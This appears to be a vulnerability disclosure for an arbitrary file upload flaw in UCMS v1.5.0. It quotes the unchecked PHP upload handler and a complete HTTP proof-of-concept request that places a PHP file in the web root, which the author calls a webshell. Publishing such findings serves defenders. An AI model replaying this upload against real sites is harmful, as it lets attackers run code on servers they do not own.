2020-09-18 | 72

UCMS v1.5.0 Arbitrary file upload vulnerability

Vulnerability Type :

File upload

Vulnerability Version :

1.5.0

Recurring environment:

- Windows 10
- PHP 5.4.5
- Apache 2.4.23

Vulnerability Description AND recurrence:

The upload bug is very simple

The vulnerability is in the \UCMS_1.5.0\UCMS\sadmin\file.php file, where there is no suffix to verify the uploaded file. Direct move_uploaded_file function has been uploaded.


```php
if(isset($_FILES['uploadfile'])) {
    checktoken();
    if(!isset($_SERVER["HTTP_REFERER"])) {
        die('error');
    }
    if(strripos($_GET['dir'], needle: '..')===false) {}else {die('error file');}
    if(is_uploaded_file($_FILES['uploadfile']['tmp_name'])){
        $filaname=$alldir.$_FILES["uploadfile"]["name"];
        if(@move_uploaded_file($_FILES['uploadfile']['tmp_name'],$filaname)) {
            adminmsg($refererurl,'上传成功',0);
        }else {
            adminmsg($refererurl,'上传失败,无法写入文件,请确认目录权限',1);
        }
        exit();
    }else {
        adminmsg($refererurl,'未上传',1);
        exit();
    }
    exit();
}
```

```
POST /ucms/index.php?do=sadmin_file&dir=/ HTTP/1.1
Host: www.ucm1.5.0.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://www.ucm1.5.0.com/ucms/index.php?do=sadmin_file
Content-Type: multipart/form-data; boundary=---------------------------117674106655
Content-Length: 333
Connection: close
Cookie: admin_a83bb0=admin; psw_a83bb0=6609024d5fb57f730314b384acb138e4; token_a83bb0=a81beeab
Upgrade-Insecure-Requests: 1


=---------------------------117674106655
Content-Disposition: form-data; name="uuu_token"


a81beeab
=---------------------------117674106655
Content-Disposition: form-data; name="uploadfile"; filename="upload_CNVD.php"
Content-Type: application/octet-stream


<?php phpinfo()?>
=---------------------------117674106655--
```



You can access our Webshell in the root directory